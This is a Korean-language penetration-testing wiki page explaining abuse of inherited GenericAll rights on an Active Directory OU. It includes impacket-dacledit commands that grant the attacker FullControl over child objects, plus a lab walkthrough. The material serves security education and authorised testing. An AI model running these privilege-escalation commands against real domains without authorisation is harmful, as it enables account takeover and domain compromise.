> For the complete documentation index, see [llms.txt](https://www.pentestwiki.com/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://www.pentestwiki.com/active-directory/dacl/inherited-genericall.md).
# Inherited GenericAll
도메인 OU / 컨테이너에 GenericWrite 권한이 있다면, 주체는 해당 그룹 하위의 객체들에 대한 DACL 수정 권한을 가집니다. DACL 악용 도구 중 impacket-dacledit은 inheritance 옵션을 통해 하위 객체들에 대한 권한을 한 번에 수정할 수 있습니다.
# 하위 객체들에 대한 상속된 DACL 변경
impacket-dacledit -action write -rights FullControl -inheritance -principal Attacker -target-dn "OU=IT,DC=PENTEST,DC=LOCAL" PENTEST.LOCAL/Attacker:'Password123!' -dc-ip 192.168.1.9

# 이전 환경으로 복구
impacket-dacledit -action restore -file dacledit.bak pentest/Attacker:'Password123!' -dc-ip 192.168.1.9
## Practice
OU에 대한 GenericAll

실습 환경에서 Attacker 계정은 IT OU에 대한 GenericAll 권한이 있습니다. 이 권한을 이용하여 IT 하위 모든 객체에 대한 DACL을 수정할 수 있습니다. 단, OU 하위에 속한 객체가 Domain Admins / Enterprise Admins 등의 도메인 주요 관리자 계정일 경우 adminCount 속성 값이 1로 설정되는데 이러한 계정들은 DACL을 조작할 권한이 없기 때문에 패스됩니다.
IT 하위에는 VICTIM과 DHSHIN 도메인 계정 2개가 속해있으며, 이 중 DHSHIN은 Domain Admins 그룹에 속해있기 때문에 adminCount 값이 1으로 설정되어 있어 예외 대상입니다.
IT OU 하위 객체
adminCount 속성
impacket-dacledit 도구를 사용하여 IT OU 하위에 있는 객체들에 대한 DACL을 변경합니다.
DACL 변경
명령 실행 이후 VICTIM 계정만이 Attacker 계정의 GenericAll 아웃바운드 객체가 된 것이 확인됩니다.